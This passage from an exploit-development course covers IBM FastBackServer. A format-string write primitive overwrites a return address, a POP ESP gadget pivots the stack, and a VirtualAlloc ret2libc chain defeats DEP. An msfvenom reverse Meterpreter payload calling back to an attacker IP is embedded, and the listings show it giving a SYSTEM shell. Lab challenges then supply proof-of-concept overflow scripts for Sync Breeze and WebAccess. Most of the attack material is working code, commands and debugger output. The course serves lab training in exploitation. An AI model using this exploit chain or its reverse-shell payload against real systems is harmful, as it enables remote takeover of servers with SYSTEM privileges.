When the exploit is executed, we can break into WinDbg and check the address we are about to overwrite.

```
(277c.1d9c): Break instruction exception - code 80000003 (first chance)
eax=003c1000 ebx=00000000 ecx=77289bc0 edx=77289bc0 esi=77289bc0 edi=77289bc0
eip=77251430 esp=137fff54 ebp=137fff80 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!DbgBreakPoint:
77251430 cc              int     3

0:079> dds 0x136fff4c L1
136fff4c  006693e9 FastBackServer!_beginthreadex+0xf4

0:079> g
```

Listing 758 - Checking return address before overwrite

After letting execution continue in WinDbg, let's switch back to the Python script and enter a key to let execution continue.

This will trigger the next call to *input*, and we now find that the return address has indeed been overwritten:

```
(277c.f8): Break instruction exception - code 80000003 (first chance)
eax=003c2000 ebx=00000000 ecx=77289bc0 edx=77289bc0 esi=77289bc0 edi=77289bc0
eip=77251430 esp=138fff54 ebp=138fff80 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!DbgBreakPoint:
77251430 cc              int     3

0:079> dds 0x136fff4c L1
136fff4c  41414141

0:079> g
```

Listing 759 - Checking return address after overwrite

Our write primitive was successful! The return address has been overwritten on the stack.

Continuing execution in both WinDbg and the Python script closes the network connection, triggering the use of the overwritten return address.

```
(277c.1b6c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=060eaf60 ecx=136fff70 edx=011208d0 esi=060eaf60 edi=00669360
eip=41414141 esp=136fff54 ebp=136fff80 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
41414141 ??              ???
```

Listing 760 - We have obtain control of EIP

EIP is now under our control. Hooray!

In previous modules, we completely smashed the stack by overwriting out of the bounds of a fixed-size buffer. If the application uses *stack cookies*,[^gs] the cookie itself is also overwritten and the application will terminate.

Our write primitive overwrites with much more precision, bypassing such protections.

Bypassing ASLR and gaining control of EIP is not the end of the exploitation process. To enable shellcode to run, we need to deal with DEP next.

12.2.2.1 Exercise

1. Use your previous Python script to overwrite the return address on the stack and obtain control of EIP.

12.3 Locating Storage Space

Leveraging our ASLR bypass from the previous module, we can use ROP to bypass DEP and obtain code execution.

Sadly, the data we have been working with so far is part of a format string, which is not an optimal storage location for a ROP chain or shellcode.

In the next couple of sections, we will figure out where we can store a ROP chain and shellcode. We'll also need to find a suitable stack pivot gadget.

12.3.1 Finding Buffers

The format string used to create the write primitive cannot contain the ROP chain or shellcode because it is interpreted as a character string in multiple locations. We might be able to solve this with encoding, but let's consider an alternative.

From our initial work reverse engineering *psAgentCommand* and *psCommandBuffer*, we know that our data is treated as three separate buffers. These three buffers are copied into unique stack buffers during initial processing.

We want to send a last packet with an invalid opcode after the return address has been overwritten, then confirm whether the contents of the *psCommandBuffers* are still present in memory, when we gain control of EIP.

Listing 761 shows the construction of a packet that will contain an opcode value of 0x80, which is below the minimum value of 0x100 found in *FXCLI_OraBR_Exec_Command*.

```
print("Sending payload")
# psAgentCommand
buf = pack(">i", 0x400)
buf += bytearray([0x41]*0xC)
buf += pack("<i", 0x80)  # opcode
buf += pack("<i", 0x0)    # 1st memcpy: offset
buf += pack("<i", 0x100)  # 1st memcpy: size field
buf += pack("<i", 0x100)  # 2nd memcpy: offset
buf += pack("<i", 0x100)  # 2nd memcpy: size field
buf += pack("<i", 0x200)  # 3rd memcpy: offset
buf += pack("<i", 0x100)  # 3rd memcpy: size field
buf += bytearray([0x41]*0x8)

# psCommandBuffer
buf += b"DDDDEEEEFFFFGGGGHHHH"
buf += b"C" * 0x200

# Padding
buf += bytearray([0x41]*(0x404-len(buf)))
s.send(buf)
```

Listing 761 - Code to send payload packet

For the content of the first *psCommandBuffer*, we'll enter an easily-recognizable buffer that we can search for.

Let's update and execute the Python script. When the connection closes, EIP is overwritten with 0x41414141, triggering an access violation as shown in the previous section. At this point, we can search the stack for the *psCommandBuffer*.

We'll start by using the **`!teb`** command to find the *StackBase* and *StackLimit*.

```
0:088> !teb
TEB at 003c0000
    ExceptionList:        0fc0ff70
    StackBase:            0fc10000
    StackLimit:           0fb92000
    SubSystemTib:         00000000
...

0:089> ? (0fc10000 - 0fb92000)/4
Evaluate expression: 129024 = 0001f800
```

Listing 762 - Finding the size of the current stack

After finding the boundaries of the stack, we can calculate the number of DWORDs it requires. Searching for a single byte on the stack will likely result in multiple false positive results, but a value such as 0x44444444 does not commonly appear.

We can use **s** to conduct a DWORD search for the content of the *psCommandBuffer*, which is why we needed to know the amount of DWORDs on the stack.

```
0:089> s -d 0fb92000 L?1f800 0x44444444
0fb95c20  44444444 45454545 46464646 47474747  DDDDEEEEFFFFGGGG
0fc03b30  44444444 45454545 46464646 47474747  DDDDEEEEFFFFGGGG
```

Listing 763 - Searching for the psCommandBuffer

It seems we've successfully located two separate buffers containing our input. While we could select either buffer in theory, we should keep bad characters in mind.

From the experience we have gained throughout this course and by reverse engineering the protocol processing of FastBackServer, we know that some copy operations introduce bad characters. When *strcpy* is used, NULL bytes will terminate the string. When *sscanf* is used, multiple characters will become bad characters, including NULL bytes. But when a copy operation is performed with *memcpy*, there are no bad characters.

Based on this information, if we modify the packet to include one or more NULL bytes, we can (hopefully) locate a buffer that is free of bad characters.

In Listing 764, the value 0x00000200 is appended to the unique string inside the code.

```
# psCommandBuffer
buf += b"DDDDEEEEFFFFGGGGHHHH"
buf += pack("<i", 0x200)
buf += b"C" * 0x200

# Padding
buf += bytearray([0x41]*(0x404-len(buf)))
s.send(buf)
```

Listing 764 - psCommandBuffer contains NULL bytes

After restarting FastBackServer, attaching WinDbg, and executing the updated exploit, we'll again trigger the access violation to find the *StackBase*, *StackLimit*, and number of DWORDs on the stack.

```
0:089> !teb
TEB at 00340000
```

```
    ExceptionList:        0fa7ff70
    StackBase:            0fa80000
    StackLimit:           0fa02000
    SubSystemTib:         00000000

0:089> ? (0fa80000 - 0fa02000)/4
Evaluate expression: 129024 = 0001f800
```

Listing 765 - Finding the size of the current stack

Next, we'll repeat the search for the *psCommandBuffer*.

```
0:089> s -d 0fa02000 L?0001f800 0x44444444
0fa05c20  44444444 45454545 46464646 47474747  DDDDEEEEFFFFGGGG
0fa73b30  44444444 45454545 46464646 47474747  DDDDEEEEFFFFGGGG

0:089> dd 0fa05c20 LC
0fa05c20  44444444 45454545 46464646 47474747
0fa05c30  48484848 43434300 43434343 43434343
0fa05c40  43434343 43434343 43434343 43434343

0:089> dd 0fa73b30 LC
0fa73b30  44444444 45454545 46464646 47474747
0fa73b40  48484848 00000200 43434343 43434343
0fa73b50  43434343 43434343 43434343 43434343
```

Listing 766 - Two copies of psCommandBuffer on the stack

When we dump the contents of the two instances of the *psCommandBuffer* on the stack, we'll notice that the first instance does not handle the NULL bytes well.

The second instance contains exactly the desired content, so we'll use it going forward.

If we can reliably locate the buffer in memory, given the leaked stack pointer, it will serve as a perfect buffer location for the ROP chain and shellcode.

Listing 767 shows the console output from running the Python script, giving us the leaked stack address.

```
kali@kali:~$ python3 poc.py 192.168.120.10
The optimal start value is: 0x61eae
Stack address leaked to event log
The eventlog returned contains 3a03 bytes
The size read is: 0x3a03
Leaked stack address is: 0xfa1ded4
Kernelbase address leaked to event log
...
```

Listing 767 - Leaked stack address from Python script

We can now calculate the offset between the leaked stack address and the *psCommandBuffer*.

```
0:089> ? 0fa73b30   - 0fa1ded4
Evaluate expression: 351324 = 00055c5c
```

Listing 768 - Offset from stack address to the psCommandBuffer

Running the exploit multiple times reveals the offset from the leaked stack address to the second *psCommandBuffer* is constant.

We can reliably use this as our storage buffer.

In this section, we learned how to craft a final network packet containing a placeholder ROP chain and shellcode. Its location inside the *psCommandBuffers* on the stack is determined from our stack address leak.

Next, we need to determine how to leverage a stack pivot so we can perform a ROP attack.

12.3.1.1 Exercises

1. Update your code and follow the analysis in this section to locate the *psCommandBuffers* in memory.
2. Include NULL bytes as part of the *psCommandBuffer* and determine which of the two instances handles them correctly.
3. Verify that the offset between the leaked stack pointer and the *psCommandBuffer* remains constant across application restarts.

12.3.2 Stack Pivot

The ROP technique depends on our ability to control the stack. In many vulnerabilities, ESP does not automatically point to our ROP chain, so we'll need to modify it as our first step.

If we attempt to overwrite EIP when we do not control the stack, we are typically limited to using only a single ROP gadget to pivot to the stack, otherwise we'll lose control of EIP and the application crashes.

Common stack pivot gadgets are "MOV ESP, R32" or "XCHG ESP, R32", where R32 is any 32-bit register. These type of pivot gadgets work if any of the registers contain the address of the buffer where we put our ROP chain.

EIP is overwritten when the network connection closes, which means the execution context will not be related to our input buffers. We'll need to be more creative to execute a stack pivot.

Because of the stack leak and constant offset value to the *psCommandBuffer*, we know the absolute address of where the return address is stored when we overwrite EIP.

With this in mind, let's place two DWORDs on the stack: the address of a "POP ESP; RET;" gadget, followed by the absolute stack address of the second *psCommandBuffer* portion. If we align them correctly, the "POP ESP" instruction will pop the address of the *psCommandBuffer* into ESP and return into it immediately, aligning it with the subsequent ROP chain.

To avoid corrupting the gadget address with our write primitive, we'll need to write the absolute stack address of the second *psCommandBuffer* portion before the gadget.

Using RP++ to generate gadgets from kernelbase.dll, we do not find any clean "POP ESP" gadgets. One of the most suitable options is shown in Listing 769.

```
0x100e1af4: pop esp ; add esi, dword [ebp+0x03] ; mov al, 0x01 ; ret
```

Listing 769 - Stack pivot gadget

The side effects of this gadget are minimal. EBP will be a stack pointer by default, so the dereference does not cause an access violation, and modifying AL is not a problem.

EXP-301 v1.0 - Copyright © 2021 Offensive Security Ltd. All rights reserved.

Now that we know what we want to put into EIP and how to pivot the stack, we need to determine an address for the second *psCommandBuffer* that will work with the pivot gadget.

We can figure this out easily by looking back at the previous execution of our exploit and comparing the location of the return address we overwrote with the value in ESP when the access violation is triggered.

Listing 770 repeats the output from the previous execution of the exploit and reveals the stack address at which we overwrote the return address.

```
kali@kali:~$ python3 poc.py 192.168.120.10
The optimal start value is: 0x6080e
...
Kernelbase address leaked to event log
About to overwrite return address at: 0x136fff4c
Return address overwritten
```

Listing 770 - Return address on the stack

Likewise, Listing 771 repeats the contents of the registers when EIP is overwritten and the access violation is caused.

```
(277c.1b6c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=060eaf60 ecx=136fff70 edx=011208d0 esi=060eaf60 edi=00669360
eip=41414141 esp=136fff54 ebp=136fff80 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
41414141 ??              ???
```

Listing 771 - Address in ESP when EIP is overwritten

A comparison of the two addresses (0x136fff4c and 0x136fff54) shows a difference of eight between the return overwrite address and the location to which we must write the *psCommandBuffer* address.

We now have all the information we need to update the exploit code and trigger the stack pivot. The changes are given in Listing 772. First, we'll calculate the address of the second *psCommandBuffer* and the stack pivot gadget. We can then use the write primitive to place them both on the stack eight bytes apart.

```
returnAddr = stackAddr + 0x62078
bufAddr = stackAddr + 0x55c5c
pivotAddr = kernelbaseBase + 0xe1af4

print("About to overwrite return address at: " + str(hex(returnAddr)))
writeDWORD(s, returnAddr, pivotAddr)
writeDWORD(s, returnAddr+8, bufAddr)
print("Return address overwritten")

s.close()
```

Listing 772 - Updated Python code to trigger stack pivot

It's time to test our updated exploit.

We'll restart FastBackServer, attach WinDbg, and set a breakpoint on the stack pivot at kernelbase+0xe1af4. When the exploit is executed, the breakpoint is successfully triggered, as shown in Listing 773.

```
0:077> bp kernelbase+0xe1af4

0:078> g
Breakpoint 0 hit
eax=00000000 ebx=060cbdb8 ecx=0fbaff70 edx=012308d0 esi=060cbdb8 edi=00669360
eip=745b1af4 esp=0fbaff54 ebp=0fbaff80 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
KERNELBASE!ConsoleIsConsoleSubsystem+0x16:
745b1af4 5c              pop     esp

0:089> dd esp L4
0fbaff54  0fba3b30 00000001 060cbdb8 00000000
```

Listing 773 - Breakpoint on pivot gadget is triggered

At the end of Listing 773, we dump the first four DWORDs of the stack, enabling us to observe the stack pivot taking place as soon as the "POP ESP" instruction is executed.

```
0:089> p
eax=00000000 ebx=060cbdb8 ecx=0fbaff70 edx=012308d0 esi=060cbdb8 edi=00669360
eip=745b1af5 esp=0fba3b30 ebp=0fbaff80 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
KERNELBASE!ConsoleIsConsoleSubsystem+0x17:
745b1af5 037503          add     esi,dword ptr [ebp+3] ss:0023:0fbaff83=f195640f

0:089> dd esp L4
0fba3b30  44444444 45454545 46464646 47474747
```

Listing 774 - ESP is changed to the psCommandBuffer

Listing 774 shows that our work has paid off and we managed to pivot the stack to the *psCommandBuffer*. Excellent!

The final part of this pivot ensures that the remainder of the stack pivot gadget executes and returns us into the first DWORD of the *psCommandBuffer*.

```
0:089> p
eax=00000000 ebx=060cbdb8 ecx=0fbaff70 edx=012308d0 esi=f7a221c7 edi=00669360
eip=745b1af8 esp=0fba3b30 ebp=0fbaff80 iopl=0         nv up ei ng nz ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000292
KERNELBASE!ConsoleIsConsoleSubsystem+0x1a:
745b1af8 b001            mov     al,1

0:089> p
eax=00000001 ebx=060cbdb8 ecx=0fbaff70 edx=012308d0 esi=f7a221c7 edi=00669360
eip=745b1afa esp=0fba3b30 ebp=0fbaff80 iopl=0         nv up ei ng nz ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000292
KERNELBASE!ConsoleIsConsoleSubsystem+0x1c:
745b1afa c3              ret

0:089> p
eax=00000001 ebx=060cbdb8 ecx=0fbaff70 edx=012308d0 esi=f7a221c7 edi=00669360
eip=44444444 esp=0fba3b34 ebp=0fbaff80 iopl=0         nv up ei ng nz ac po nc
```

```
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000292
44444444 ??              ???
```

Listing 775 - Stack pivot gadget executes to the end

EIP now contains the first DWORD from the *psCommandBuffer* and ESP points correctly, which will allow us to invoke a ROP chain.

In this section, we leveraged our write primitive to precisely align both EIP and ESP, setting the stage for a ROP attack.

12.3.2.1 Exercise

1. Perform the modifications required in the exploit and step through the stack pivot.

12.4 Getting Code Execution

The analysis and development needed for this exploit has been intense, but we're nearing the end. Two challenges remain: disabling DEP and executing shellcode.

To bypass DEP, we will use *VirtualAlloc* (as in previous modules) to modify the memory protections of the memory pages inside the *psCommandBuffer* that contains our shellcode.

12.4.1 ROP Limitations

When building our ROP chain, we first need to figure out which technique we'll use to bypass DEP, and then examine what arguments we must supply to the API in question.

In this case, we'll use *VirtualAlloc*,[396] the function prototype of which is given in Listing 776.

```
LPVOID VirtualAlloc(
  LPVOID lpAddress,
  SIZE_T dwSize,
  DWORD  flAllocationType,
  DWORD  flProtect
);
```

Listing 776 - Function prototype for VirtualAlloc

VirtualAlloc has four arguments. We will also need to supply the return address and the address of the function itself.

In previous ROP attacks, we placed a ROP skeleton on the stack and dynamically updated the dummy values with correct values. This is often necessary due to three limitations:

1. The address of *VirtualAlloc* is not known beforehand due to ASLR.
2. The stack address of the shellcode is not known beforehand.
3. NULL bytes are bad characters and cannot be used.

Let's examine each of these limitations while considering our current situation.

[396] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualalloc

Our ASLR bypass that leaks the base address of kernelbase.dll allows us to bypass the first limitation by simply adding an offset to its base address to obtain the address of *VirtualAlloc*. The stack address is also leaked beforehand, which means the second limitation does not apply either.

Since we will place the ROP chain in the *psCommandBuffer* and we have already found that NULL bytes are allowed in this buffer, we can hardcode the values for *dwSize*, *flAllocationType*, and *flProtect*. The shellcode address can also be part of the buffer, even if it contains NULL bytes.

All of our hard work and pre-determined knowledge essentially transforms the ROP chain attack into an old-fashioned Ret2Libc attack, enabling us to directly call into *VirtualAlloc* after the stack pivot.

We'll need to set up the stack as illustrated in Listing 777 when the stack pivot finishes.

```
VirtualAlloc address
Return address == Shellcode address
Shellcode address
0x200
0x1000
0x40
```

Listing 777 - VirtualAlloc arguments on the stack

Since we use the *psCommandBuffer* of the last packet as our ROP and shellcode storage, we can directly place the *VirtualAlloc* related values into it, as shown in the code segment of Listing 778.

```
print("Sending payload")
# psAgentCommand
buf = pack(">i", 0x400)
buf += bytearray([0x41]*0xC)
buf += pack("<i", 0x80)  # opcode
buf += pack("<i", 0x0)    # 1st memcpy: offset
buf += pack("<i", 0x100)  # 1st memcpy: size field
buf += pack("<i", 0x100)  # 2nd memcpy: offset
buf += pack("<i", 0x100)  # 2nd memcpy: size field
buf += pack("<i", 0x200)  # 3rd memcpy: offset
buf += pack("<i", 0x100)  # 3rd memcpy: size field
buf += bytearray([0x41]*0x8)

# psCommandBuffer
buf += pack("<i", kernelbaseBase + 0x1125d0)
buf += pack("<i", bufAddr + 0x18)
buf += pack("<i", bufAddr + 0x18)
buf += pack("<i", 0x200)
buf += pack("<i", 0x1000)
buf += pack("<i", 0x40)
buf += b"C" * 0x200

# Padding
buf += bytearray([0x41]*(0x404-len(buf)))
s.send(buf)
```

Listing 778 - Implemented ret2lib packet

The address of *VirtualAlloc* is found as an offset from the base address of kernelbase.dll, and the offset of 0x18 bytes from the *psCommandBuffer* aligns with the placeholder shellcode represented with C's.

Now, let's restart FastBackServer, set a breakpoint on the stack pivot, and execute the updated Python code.

```
0:067> bp kernelbase+0xe1af4

0:067> g
Breakpoint 0 hit
eax=00000000 ebx=0610c280 ecx=0f61ff70 edx=00da08d0 esi=0610c280 edi=00669360
eip=745b1af4 esp=0f61ff54 ebp=0f61ff80 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
KERNELBASE!ConsoleIsConsoleSubsystem+0x16:
745b1af4 5c              pop     esp

0:088> p
...
0:088> p
eax=00000001 ebx=0610c280 ecx=0f61ff70 edx=00da08d0 esi=f7a6268f edi=00669360
eip=745e25d0 esp=0f613b34 ebp=0f61ff80 iopl=0         nv up ei ng nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000282
KERNELBASE!VirtualAlloc:
745e25d0 8bff            mov     edi,edi

0:088> dds esp L5
0f613b34  0f613b48
0f613b38  0f613b48
0f613b3c  00000200
0f613b40  00001000
0f613b44  00000040
```

Listing 779 - Pivoting into VirtualAlloc

Once the stack pivot finishes, we'll land directly into *VirtualAlloc* and, as highlighted in Listing 779, the return address and required arguments are set.

We can now verify that the return address contains our placeholder shellcode and check the memory protections of the shellcode location before *VirtualAlloc* is executed.

```
0:088> u 0f613b48 L4
0f613b48 43              inc     ebx
0f613b49 43              inc     ebx
0f613b4a 43              inc     ebx
0f613b4b 43              inc     ebx

0:088> !vprot 0f613b48
BaseAddress:       0f613000
AllocationBase:    0f520000
AllocationProtect: 00000004  PAGE_READWRITE
RegionSize:        0000d000
State:             00001000  MEM_COMMIT
Protect:           00000004  PAGE_READWRITE
Type:              00020000  MEM_PRIVATE
```

Listing 780 - Memory protections before VirtualAlloc

The return address is correctly aligned, and the current memory protection is set to read- and write-only.

We can now let execution continue until *VirtualAlloc* completes.

```
0:088> pt
eax=0f613000 ebx=0610c280 ecx=0f613b04 edx=77251670 esi=f7a6268f edi=00669360
eip=745e2623 esp=0f613b34 ebp=0f61ff80 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
KERNELBASE!VirtualAlloc+0x53:
745e2623 c21000          ret     10h

0:088> !vprot 0f613b48
BaseAddress:       0f613000
AllocationBase:    0f520000
AllocationProtect: 00000004  PAGE_READWRITE
RegionSize:        00001000
State:             00001000  MEM_COMMIT
Protect:           00000040  PAGE_EXECUTE_READWRITE
Type:              00020000  MEM_PRIVATE
```

Listing 781 - Memory protections after VirtualAlloc

As highlighted in Listing 781, the return value from *VirtualAlloc* is non-zero, and the memory protections have been updated to readable, writable, and executable. Nice!

The final proof of our success is shown in Listing 782, as we execute the placeholder shellcode on the stack.

```
0:088> p
eax=0f613000 ebx=0610c280 ecx=0f613b04 edx=77251670 esi=f7a6268f edi=00669360
eip=0f613b48 esp=0f613b48 ebp=0f61ff80 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0f613b48 43              inc     ebx

0:088> p
eax=0f613000 ebx=0610c281 ecx=0f613b04 edx=77251670 esi=f7a6268f edi=00669360
eip=0f613b49 esp=0f613b48 ebp=0f61ff80 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
0f613b49 43              inc     ebx

0:088> p
eax=0f613000 ebx=0610c282 ecx=0f613b04 edx=77251670 esi=f7a6268f edi=00669360
eip=0f613b4a esp=0f613b48 ebp=0f61ff80 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
0f613b4a 43              inc     ebx
```

Listing 782 - Executing placeholder shellcode

We were able to use our read and write primitives to bypass both ASLR and DEP, then obtain arbitrary code execution. What's left for us? To get a reverse shell.

12.4.1.1 Exercises

1. Build the ret2libc-style buffer in the Python code.
2. Execute the exploit and bypass DEP to obtain arbitrary code execution.

EXP-301 v1.0 - Copyright © 2021 Offensive Security Ltd. All rights reserved.

12.4.2 Getting a Shell

After intensive effort, we have reached the final step of our exploit development. Now that we've obtained arbitrary code execution after bypassing DEP and ASLR, it's time to insert a real shellcode and get a reverse shell back.

Let's start by generating the first stage shellcode. We can use **msfvenom** to generate a staged reverse Meterpreter payload with no bad characters defined, as shown in Listing 783.

```
kali@kali:~$ msfvenom -p windows/meterpreter/reverse_http LHOST=192.168.119.120
LPORT=443 EXITFUNC=thread -f python -v shell
...
Payload size: 678 bytes
Final size of python file: 3306 bytes
shell =  b""
shell += b"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b"
shell += b"\x50\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7"
...
shell += b"\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53"
shell += b"\xff\xd5"
```

Listing 783 - Payload generation with msfvenom

From our analysis in this module, we know that each connection to FastBackServer creates a new thread. We'll specify **thread** for the *EXITFUNC* option to ensure that the application does not crash when we exit our shell.

We previously found the shellcode size to be 678 bytes, which is more than the default 0x100 bytes allotted to the first *psCommandBuffer*.

In Listing 784, we have increased this size to 0x300 and appended the shellcode through the *shell* variable after the *VirtualAlloc* ret2lib information.

```
print("Sending payload")
# psAgentCommand
buf = pack(">i", 0x400)
buf += bytearray([0x41]*0xC)
buf += pack("<i", 0x80)  # opcode
buf += pack("<i", 0x0)    # 1st memcpy: offset
buf += pack("<i", 0x300)  # 1st memcpy: size field
buf += pack("<i", 0x100)  # 2nd memcpy: offset
buf += pack("<i", 0x100)  # 2nd memcpy: size field
buf += pack("<i", 0x200)  # 3rd memcpy: offset
buf += pack("<i", 0x100)  # 3rd memcpy: size field
buf += bytearray([0x41]*0x8)

# psCommandBuffer
buf += pack("<i", kernelbaseBase + 0x1125d0)
buf += pack("<i", bufAddr + 0x18)
buf += pack("<i", bufAddr + 0x18)
buf += pack("<i", 0x200)
buf += pack("<i", 0x1000)
buf += pack("<i", 0x40)
buf += shell

# Padding
```

```
buf += bytearray([0x41]*(0x404-len(buf)))
s.send(buf)

s.close()
print("Shell is incoming!")
```

Listing 784 - Shellcode is included in the payload packet

Once the final exploit is executed, we'll successfully obtain a reverse Meterpreter shell, as displayed in Listing 785.

```
msf5 exploit(multi/handler) > exploit

[*] Started HTTP reverse handler on http://192.168.119.120:443
[*] http://192.168.119.120:443 handling request from 192.168.120.10; (UUID: 5sme6pol)
Staging x86 payload (181337 bytes) ...
[*] Meterpreter session 1 opened (192.168.119.120:443 -> 192.168.120.10:53063)

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Listing 785 - Obtaining a reverse Meterpreter shell from FastBackServer

We've obtained a reverse shell by using the read and write primitive, only overwriting two DWORDs on the stack. Very nice!

12.4.2.1 Exercises

1. Generate a reverse Meterpreter shellcode and insert it into the exploit.
2. Update the size field for the first *psCommandBuffer* and replace the placeholder shellcode with the Meterpreter shellcode in the payload packet.
3. Obtain a reverse Meterpreter shell from FastBackServer.

12.5 Wrapping Up

This module introduced us to the concept of a write primitive. We then created one through the format string vulnerability and combined it with the read primitive to obtain code execution.

The length and complexity of the attack path shown in both this and the previous module indicates the kind of persistent and creative thinking processes required for advanced exploits targeted against complex applications, such as web browsers.

EXP-301 v1.0 - Copyright © 2021 Offensive Security Ltd. All rights reserved.

13 Trying Harder: The Labs

Following the successful completion of the course material, you can access several challenges in the control panel.

When selecting a challenge from the control panel, a VM is started that will contain one or more vulnerable applications. For these applications, you must discover the security mitigations in place, reverse engineer one or more vulnerabilities, and develop an exploit.

Take the time to work on these challenges and develop a methodology for enumeration, reverse engineering, and exploit development.

The following sections contain information that will aid you in targeting the intended services along with some tips.

13.1 Challenge 1

Challenge 1 makes use of the *Intelligent Management Center* (iMC) application portfolio by HP Enterprise. It contains a multitude of applications listening on more than 15 different network ports, offering a wide attack surface.

Several hundred vulnerabilities have been found in the application over the last 5 years. In this challenge, the TFTP server that comes packaged with iMC is the target.

The TFTP server presents a good challenge for reverse engineering and exploit development, as the vulnerability is a stack buffer overflow that requires some interesting conditions.

In this challenge, you should reverse engineer the application, locate the vulnerability, and develop an exploit for it. As a hint, keep in mind that the UDP protocol is stateless, which means many applications that receive data over UDP use the *recvfrom* API instead of *recv*.

The TFTP server is automatically restarted when it is closed or crashes, which makes restarting the debugging session easy.

13.2 Challenge 2

In Challenge 2, we return to Sync Breeze version 10.0.28. We already know this application contains a basic stack buffer overflow that will provide us with control over EIP.

Previously in this course, we exploited Sync Breeze on Windows 10, which has a default DEP policy of *OptIn*. In this challenge, the application is installed on Windows Server 2019, which has DEP set to *AlwaysOn* by default.

The basic proof of concept to overflow the stack buffer and obtain control of EIP is shown below.

```
#!/usr/bin/python
import socket
import sys

try:
  server = sys.argv[1]
```

```
  port = 80
  size = 800
  inputBuffer = b"A" * size
  content = b"username=" + inputBuffer + b"&password=A"

  buffer = b"POST /login HTTP/1.1\r\n"
  buffer += b"Host: " + server.encode() + b"\r\n"
  buffer += b"User-Agent: Mozilla/5.0 (X11; Linux_86_64; rv:52.0) Gecko/20100101
Firefox/52.0\r\n"
  buffer += b"Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n"
  buffer += b"Accept-Language: en-US,en;q=0.5\r\n"
  buffer += b"Referer: http://10.11.0.22/login\r\n"
  buffer += b"Connection: close\r\n"
  buffer += b"Content-Type: application/x-www-form-urlencoded\r\n"
  buffer += b"Content-Length: "+ str(len(content)).encode() + b"\r\n"
  buffer += b"\r\n"
  buffer += content

  print("Sending evil buffer...")
  s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
  s.connect((server, port))
  s.send(buffer)
  s.close()

  print("Done!")

except socket.error:
  print("Could not connect!")
```

Listing 786 - Proof of concept for Sync Breeze

You should use the same vulnerability to create an exploit in this challenge, in this case leveraging ROP to bypass DEP and obtain a reverse shell.

13.3 Challenge 3

This challenge uses the *Adventech WebAccess SCADA* application suite, which contains the large, vulnerable application *webvrpcs.exe*.

We recommend targeting the attack surface on TCP port 4592. It is possible to reverse engineer the network protocol, but this is quite complex because it uses Microsoft RPC.

If you choose to reverse engineer the network protocol, the TCP data packets are accepted by the application through the Windows *WSArecv* API from WS2_32.DLL. The data is processed by the native RPC interface implemented in RPCRT4.DLL. As this is native Windows code, vulnerabilities related to webvrpcs.exe will not be found in this part of the protocol parsing.

Once the native RPC processing is complete, the custom application-specific handler code is located inside webvrpcs.exe at the address *webvrpcs+0x4590*.

Because the network traffic is parsed by Microsoft RPC, it is possible to use Impacket to create RPC requests from Linux. A basic proof of concept is shown in Listing 787.

```
import sys, struct
from impacket import uuid
from impacket.dcerpc.v5 import transport

def call(dce, opcode, stubdata):
  dce.call(opcode, stubdata)
  res = -1
  try:
    res = dce.recv()
  except Exception as e:
    print("Exception encountered..." + str(e))
    sys.exit(1)
  return res

if len(sys.argv) != 2:
  print("Provide only host arg")
  sys.exit(1)

port = 4592
interface = "5d2b62aa-ee0a-4a95-91ae-b064fdb471fc"
version = "1.0"

host = sys.argv[1]

string_binding = "ncacn_ip_tcp:%s" % host
trans = transport.DCERPCTransportFactory(string_binding)
trans.set_dport(port)

print("Connecting to the target")

dce = trans.get_dce_rpc()
dce.connect()

iid = uuid.uuidtup_to_bin((interface, version))
dce.bind(iid)

print("Getting a handle to the RPC server")
stubdata = struct.pack("<I", 0x02)
res = call(dce, 4, stubdata)
if res == -1:
  print("Something went wrong")
  sys.exit(1)
res = struct.unpack("III", res)

if (len(res) < 3):
  print("Received unexpected length value")
  sys.exit(1)

print("Sending payload")

opcode = 11111

stubdata = struct.pack("<IIII", res[2], opcode, 0x111, 0x222)
buf = bytearray([0x41]*0x1000)
```

```
stubdata += buf
res = call(dce, 1, stubdata)
print(res)

print("Done, disconnecting")

dce.disconnect()
```

Listing 787 - Proof of concept using Impacket

With this code, we can trigger the opcode-parsing code inside webvrpcs.exe and perform reverse engineering to locate valid code branches and vulnerabilities.

